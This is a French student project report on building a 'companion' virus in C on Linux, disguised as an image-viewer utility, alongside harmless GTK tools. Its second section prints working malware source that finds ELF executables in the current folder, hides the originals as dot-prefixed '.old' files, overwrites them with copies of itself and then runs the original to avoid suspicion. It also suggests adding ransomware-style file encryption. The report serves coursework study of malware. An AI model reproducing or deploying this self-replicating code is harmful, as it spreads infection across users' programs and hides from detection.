DESROSIERS Jérémy
CHACUN Florian

Groupe 3a

Projet conception pratique d'un virus
Sécurité - 160-6-22

Introduction

Ce rapport présente le développement d'un virus type compagnon en langage C dans un environnement Linux. Le concept d'un virus compagnon consiste à se faire passer pour un programme légitime tout en exécutant des actions nuisibles cachées.

Dans ce projet, l'objectif est de concevoir un virus qui se développe en se dupliquant à l'aide des fichiers exécutables présents dans le répertoire courant de l'utilisateur, tout en assurant une fonctionnalité de service pour éviter les soupçons de l'utilisateur. Ce rapport détaillera les différentes étapes de développement, les fonctions utilisées pour réaliser ce projet.

Préambule

Dans le cadre de ce projet, nous avons développé un virus de type compagnon, nommé "MediaPlayer", en utilisant l'environnement Linux, le langage C et le compilateur GCC. Cet exécutable est, sur la forme, un utilitaire de visualisation d'images courantes du dossier. Dans le fond, il contient un algorithme nocif pour les autres exécutables. Il a pour objectif de se propager en se faisant passer pour des fichiers exécutables présents dans le répertoire courant.

Nous avons créé un répertoire de travail où nous avons placé des images au format JPG et des fichiers exécutables. Ces fichiers ont été configurés de manière à être exécutables par le propriétaire et le groupe, avec des droits de lecture et d'écriture pour le groupe. Nous allons détailler ces utilitaires par la suite.

Développement

1- Les utilitaires

Nous avons commencé par développer différents utilitaires. Nous avons utilisé l'interface graphique GTK. Chaque utilitaire a été conçu pour répondre à des besoins spécifiques :

Chronomètre (chronometre.c) :

Ce programme permet de démarrer, arrêter et afficher un chronomètre en minutes et secondes. L'utilisateur peut démarrer et arrêter le chronomètre à l'aide d'un bouton. Le chronomètre est mis à jour chaque seconde.

```c
gboolean mise_a_jour_temps(gpointer user_data) {
    temps++;
    int minutes = temps / 60;
    int secondes = temps % 60;
    char temps_texte[10];
    sprintf(temps_texte, "%02d:%02d", minutes, secondes); // écriture dans temps_texte
    gtk_label_set_text(GTK_LABEL(user_data), temps_texte); // affichage
    return G_SOURCE_CONTINUE;
}
```

Nous avons une fonction **mise_a_jour_temps** appelée périodiquement par le système GTK pour mettre à jour l'affichage du temps sur l'interface graphique

```c
void demarrer_arreter(GtkWidget *widget, gpointer data) {
    static gboolean en_cours = FALSE;
    if (!en_cours) {
        en_cours = TRUE;
        gtk_button_set_label(GTK_BUTTON(widget), "Arrêter");
        timeout_id = g_timeout_add_seconds(1, mise_a_jour_temps, data); // misae a jour du chrono avec appel de la fonction toutes les secondes
    } else {
        en_cours = FALSE;
        gtk_button_set_label(GTK_BUTTON(widget), "Démarrer");
        g_source_remove(timeout_id); // Arrêter le chrono
    }
}
```

La fonction **demarrer_arreter()** est liée au signal "clicked" du bouton "Démarrer". Elle alterne entre le démarrage et l'arrêt du chronomètre en fonction de l'état actuel. **g_timeout_add_seconds()** permet d'appeler une fonction périodiquement.

```c
int main(int argc, char *argv[]) {
    gtk_init(&argc, &argv);

    //fenetre principale
    GtkWidget *window = gtk_window_new(GTK_WINDOW_TOPLEVEL);
    gtk_window_set_title(GTK_WINDOW(window), "Chronomètre");
    gtk_window_set_default_size(GTK_WINDOW(window), 200, 100);
    g_signal_connect(window, "destroy", G_CALLBACK(gtk_main_quit), NULL);

    //Affichage et bouton
    GtkWidget *label = gtk_label_new("00:00");
    GtkWidget *bouton_demarrer = gtk_button_new_with_label("Démarrer");
    g_signal_connect(bouton_demarrer, "clicked", G_CALLBACK(demarrer_arreter), label);

    // Initialisation GTK
    GtkWidget *boite = gtk_box_new(GTK_ORIENTATION_VERTICAL, 6);
    gtk_box_pack_start(GTK_BOX(boite), label, TRUE, TRUE, 0);
    gtk_box_pack_start(GTK_BOX(boite), bouton_demarrer, TRUE, TRUE, 0);
    gtk_container_add(GTK_CONTAINER(window), boite);

    gtk_widget_show_all(window);
    gtk_main();

    return 0;
}
```


Enfin dans le main, nous avons le code qui initialise GTK, crée une fenêtre principale, instancie un label et un bouton, les ajoute à une boîte verticale, puis affiche le tout à l'écran avant de lancer la boucle principale GTK avec **`gtk_main()`.**

Convertisseur d'unités (convertisseur.c) :

Ce convertisseur d'unités permet à l'utilisateur de convertir des températures entre Celsius et Fahrenheit. L'utilisateur saisit une valeur de température dans une zone de texte, choisit l'unité de température à convertir à l'aide de boutons radio, puis clique sur le bouton pour effectuer la conversion. Le résultat de la conversion est affiché dans une zone de texte.

```c
// Variables globales
GtkWidget *celsius_radio; // pour le choix
GtkWidget *affiche_resultat; // pour l'affichage

// Conversion de Celsius en Fahrenheit
double celsius_to_fahrenheit(double valeur) {
    return (valeur * 9 / 5) + 32;
}

// Conversion de Fahrenheit en Celsius
double fahrenheit_to_celsius(double valeur) {
    return (valeur - 32) * 5 / 9;
}

// Appelée lors du clic sur le bouton "Convertir"
void convert(GtkButton *button, gpointer user_data) {
    GtkWidget *entry = GTK_WIDGET(user_data);
    const gchar *text = gtk_entry_get_text(GTK_ENTRY(entry));
    double temperature = atof(text);

    // on recupère le choix de l'utilisateur
    gboolean is_celsius = gtk_toggle_button_get_active(GTK_TOGGLE_BUTTON(celsius_radio));

    //conversion en fonction du choix
    double resultat;
    if (is_celsius) {
        resultat = celsius_to_fahrenheit(temperature);
        gtk_label_set_text(GTK_LABEL(affiche_resultat), g_strdup_printf("%.2f Celsius = %.2f Fahrenheit", temperature, resultat));
    } else {
        resultat = fahrenheit_to_celsius(temperature);
        gtk_label_set_text(GTK_LABEL(affiche_resultat), g_strdup_printf("%.2f Fahrenheit = %.2f Celsius", temperature, resultat));
    }
}
```

Nous avons les deux fonctions de conversion qui retournent simplement le résultat du calcul de conversion. La fonction **convert()** est appelée lors du clic sur le bouton "Convertir", elle récupère le choix de l'utilisateur avec la variable globale, récupère l'entrée du champ texte et en fonction du choix appelle la fonction de conversion adaptée.




Informations système (informations.c) :

Ce programme affiche les informations CPU et mémoire du système. Les informations CPU sont extraites du fichier "/proc/cpuinfo" et les informations sur la mémoire sont extraites du fichier "/proc/meminfo".

```c
void displayMemoryInfo(GtkWidget *grid, PangoFontDescription *font_desc, GdkRGBA *text_color) {
    // Lecture des informations sur la mémoire depuis le fichier
    FILE *meminfo = fopen("/proc/meminfo", "r");
    char memInfoText[LENGTH * 10] = ""; // Stocke toutes les informations sur la mémoire
    char line[LENGTH];
    while (fgets(line, sizeof(line), meminfo) != NULL) {
        if (strstr(line, "MemTotal") != NULL || strstr(line, "MemFree") != NULL) {
            strcat(memInfoText, line);
        }
    }

    fclose(meminfo);
    // Création du label pour afficher les informations sur la mémoire
    GtkWidget *label = gtk_label_new(memInfoText);
    gtk_widget_override_background_color(label, GTK_STATE_FLAG_NORMAL, text_color);
    gtk_widget_override_font(label, font_desc);
    gtk_grid_attach(GTK_GRID(grid), label, 0, 1, 1, 1);
}
```

La fonction **displayMemoryInfo()** affiche les informations sur la mémoire système en lisant le contenu du fichier /proc/meminfo. La boucle lit chaque ligne du fichier et les lignes contenant "MemTotal" ou "MemFree" sont concaténées à la chaîne memInfoText. Ensuite, nous avons les personnalisations du label GTK et l'attachement à la grille. L'autre fonction **displayCPUInfo()** se comporte de la même manière, seulement le fichier lu est différent.



Chiffrement et Déchiffrement Vigenere de fichier txt ((de)chiffrement_vigenere.c) :


Ces programmes permettent de chiffrer et de déchiffrer un fichier en utilisant un algorithme de chiffrement vigenère. L'utilisateur peut écrire, ou sélectionner un fichier .txt à chiffrer à l'aide d'un bouton de sélection de fichier, puis une fois la clé renseignée, cliquer sur le bouton "chiffrer". Si le chemin est bien renseigné, l'utilisateur peut cliquer sur le bouton "sauvegarder", et le fichier chiffré est enregistré dans un nouveau fichier _encrypt.txt .

```c
// Fonction de chiffrement
char* encrypt_vigenere(const gchar *text, const gchar *key) {
    int messageLength = getStringLength(text), keyLength = getStringLength(key);
    int i;
    char newKey[messageLength], *encrypted = malloc(messageLength);
    for(i=0; i<messageLength; ++i) {
        newKey[i] = key[i%keyLength];
        if(newKey[i] >= 'a' && newKey[i] <= 'z') { newKey[i] = newKey[i] - ('a' - 'A'); }
    }
    newKey[i] = '\0';
    for(i = 0; i < messageLength; ++i) {
        char temp = text[i];
        if(temp >= 'a' && temp <= 'z') { temp = temp - ('a' - 'A'); }
        if(temp < 'A' || temp > 'Z') { encrypted[i] = text[i]; continue; }
        encrypted[i] = (((temp - 'A') + (newKey[i] - 'A')) % 26) + 'A';
    }
    encrypted[i] = '\0';
    return encrypted;
}
```

Cette fonction chiffre chaque caractère du fichier d'entrée selon un chiffrement par vigenère (chiffrement par décalage, en fonction d'une clé), calcul avec le code ASCII. La chaîne de caractère est maintenue en majuscule, pour faciliter le code.

```c
// Lorsqu'un fichier est sélectionné
void file_selected(GtkFileChooserButton *filechooserbutton, gpointer user_data) {
    const gchar *filename = gtk_file_chooser_get_filename(GTK_FILE_CHOOSER(filechooserbutton));
    FILE* fptr = fopen(filename, "rb");
    if(fptr == NULL) { return; }

    fseek(fptr, 0L, SEEK_END);
    long size = ftell(fptr);
    rewind(fptr);

    char *text = malloc(size+1);
    fread(text, size, 1, fptr);
    text[size-1] = '\0';
    gtk_entry_set_text(GTK_ENTRY(input_entry), text);
    free(text);
    fclose(fptr);

    int filenameLength = getStringLength(filename);
    char newfilename[filenameLength+10];
    strcpy(newfilename, filename);
    newfilename[filenameLength-4] = '\0';
    strcat(newfilename, "_encrypted.txt");
    GtkEntry *temp = GTK_ENTRY(endpath_entry);
    gtk_entry_set_text(temp, newfilename);
}
```

Simple fonction liée au bouton qui est appelée lorsque l'utilisateur sélectionne un fichier à chiffrer. Elle récupère le chemin du fichier sélectionné, l'ouvre, et affiche le contenu dans un text entry editable, qui sera le texte chiffré par la suite. Enfin, on peut sauvegarder ce fichier à l'aide du bouton "Sauvegarder" relié à la fonction **save_file()**.



2- Le Virus

Le virus doit fonctionner de la façon suivante: **i**nfection des programmes exécutables , détection des fichiers à infecter, exécution du programme original. Il doit respecter les grandes fonctions communes :

- La fonction de recherche (+ lutte contre la sur-infection) sur les fichiers cibles
- La fonction de reproduction, comment et à quelle vitesse ? Le but étant de ne pas modifier la structure du programme hôte
- La fonction de destruction, le déclenchement de la nuisance

Le développement du virus s'est donc effectué en plusieurs étapes, chacune correspondant à une fonctionnalité spécifique. Ici une fonction de recherche, une fonction de validation des cibles, une fonction d'infection, et une fonction de transfert d'exécution au code hôte, et une fonction de déclenchement.

Structure du Virus

Pour des raisons pratiques, le code du virus se situe dans son propre fichier "virus.c". Cela a pour but de séparer le virus compagnon se propageant, du mediaplayer. Ce virus est ensuite compilé, puis transformé en un header contenant une variable "virus", étant un array de caractères correspondant au virus compilé. Il suffit juste d' inclure 'virus.h' pour accéder au virus compile, ce qui nous permettrait de créer un fichier ne contenant qu'exclusivement le virus lui-même, lorsqu'on infectera des fichiers exécutables. Les fonctions présentes dans le virus, et celles présentes dans le media player varient très légèrement, en fonction de la différence d'accès au code du virus.

Analyse des cibles potentielles

La première étape consiste à parcourir tous les fichiers dans le dossier courant, grâce à la librairie <dirent.h>.

```
DIR* d = opendir(".");
if (!d) { return; }
struct dirent *dir;
//Parcours le dossier courant a la recherche de programmes executable non-infecte
while ((dir = readdir(d)) != NULL) {
    if(!is_valid_target(dir->d_name, self_name)) { continue; }
```

Validation des cibles

Une fois les cibles potentielles identifiées, le virus doit vérifier si elles sont valides. Cette vérification s'effectue en examinant les en-têtes des fichiers pour s'assurer qu'ils sont bien des exécutables ELF et qu'ils ne sont pas déjà infectés (l'utilisation de la fonction stat a été écartée, car elle ne permet que de vérifier la permission d'excitabilité du fichier, et non si ce fichier est réellement d'un format exécutable). Dans le cas du virus compagnon, la vérification doit être doublée afin de lutter contre la sur-infection. Pour cela le virus vérifie si le fichier cible n'est pas exactement identique à lui-même, c'est-à- dire un fichier déjà infecté

(la fonction d'infection contenue dans le mediaplayer quand a lui vérifie si la cible n'est pas exactement identique a la variable "virus" contenue dans "virus.h"). On vérifie également que les fichiers exécutables sont réguliers, on exclut donc tous les fichiers commençant par '.', incluant les exécutables de navigation, et les fichiers originaux déjà infecté.

```c
static int is_valid_target(char *filename, char *selfname) {
    //Test si il ne s'aggit pas de soi-meme
    if (strcmp(get_filename(selfname), filename) == 0) { return 0; };
    FILE *newfile = fopen(filename, "r");
    FILE *selffile = fopen(selfname, "r");
    //Test de si il s'agit bien d'un fichier executable, ne commencant pas par '.'
    char test[5];
    fgets(test, 5, newfile);
    if(test[0] != 127 || test[1] != 69 || test[2] != 76 || test[3] != 70) { return 0; }
    if(filename[0] == 46) { return 0; }

    //Test de si il ne s'agit pas d'un fichier deja infecte
    int ch1, ch2;
    //On passe le header
    rewind(newfile);
    for(int i = 0; i < 52; i++) { fgetc(selffile); fgetc(newfile); }
    //Parcours du fichier
    while( ((ch1 = fgetc(selffile)) != EOF) && ((ch2 = fgetc(newfile)) != EOF) ) {
        if(ch1 != ch2 ) {
            //Target valide
            fclose(newfile);
            fclose(selffile);
            return 1;
        }
    }
    //Il s'agit d'un fichier deja infecte
    fclose(newfile);
    fclose(selffile);
    return 0;
}
```

Cette vérification se doit d'être double, car si un fichier déjà infecté est pris pour cible, cela peut endommager la fonction de transfert d'exécution au code hôte, remplaçant le .programme.old par le virus lui-même. Et, la fonction d'infection pourrait se réaliser en boucle.

Renommage des fichiers cibles

Avant de procéder à l'infection, le virus renomme chaque fichier cible en ajoutant l'extension ".old" à son nom d'origine afin de conserver une copie du fichier d'origine. Ainsi qu'en le précédent d'un '.' pour le cacher de l'utilisateur.

```
//Creation du fichier '.nomprogramme.old;
char new_name[50] = ".";
strcat(new_name, dir->d_name);
strcat(new_name, ".old");
rename(dir->d_name, new_name);
```

Infection des fichiers cibles

Une fois les fichiers renommés, le virus copie son propre code dans chacun des fichiers cibles. La copie doit être en version exécutable sinon celle-ci ne pourra pas infecter à son tour, empêchera la propagation du virus et donc limitera son impact. Cela pourrait également révéler le virus, puisqu'il endommagerait l'accessibilité du programme originel. Cette étape d'infection amplifie l'infection car cela nous assure une propagation continue : chaque fois qu'un fichier cible est infecté il devient un nouveau point de départ pour la propagation exponentielle et l'évitement à la détection : en utilisant différent noms déjà existants il peut rendre sa détection plus difficile.

```
    //Renome le programme, pour le remplacer en se copiant soi meme

    FILE *newfile = fopen(dir->d_name, "w");
    FILE *selffile = fopen(self_name, "r");
    char buffer[100];
    size_t bytes_read;
    while( (bytes_read = fread(buffer, 1, sizeof(buffer), selffile)) > 0 ) {
        fwrite(buffer, 1, bytes_read, newfile);
    }
    fclose(selffile);
    fclose(newfile);
}
closedir(d);
return;
```

Exécution du programme original

Après avoir effectué son processus d'infection, le virus permet de continuer à exécuter le programme original. Le virus s'assure donc d'appeler ce programme d'origine une fois son processus d'infection terminé pour éviter les suspicions.

```
int main(int argc, char* argv[]) {
    char *filename = get_filename(argv[0]);
    infect(filename);
    printf("Ce programme est infecte\n");

    //Apelle le programe original, qui se nomme maintenant '.nomprogramme.old'
    char* new_filename = (char*)malloc(strlen(filename) + 5);
    strcpy(new_filename, "./.");
    strcat(new_filename, filename);
    strcat(new_filename, ".old");
    execv(new_filename, argv);

    return 0;
}
```

Si l’étape du transfert d'exécution au code hôte ne fonctionne pas, cela peut peut interrompre le fonctionnement normal du programme hôte et le virus peut perdre sa furtivité en restant actif sans transfert.

Charge virale

Ici, le virus se contente juste d’afficher sur la console “Ce programme est infecté”. On peut cependant imaginer une action plus destructive comme le chiffrement asymétrique de fichiers. Et on peut imaginer que cette action puisse se déclencher uniquement à la réception d’un signal.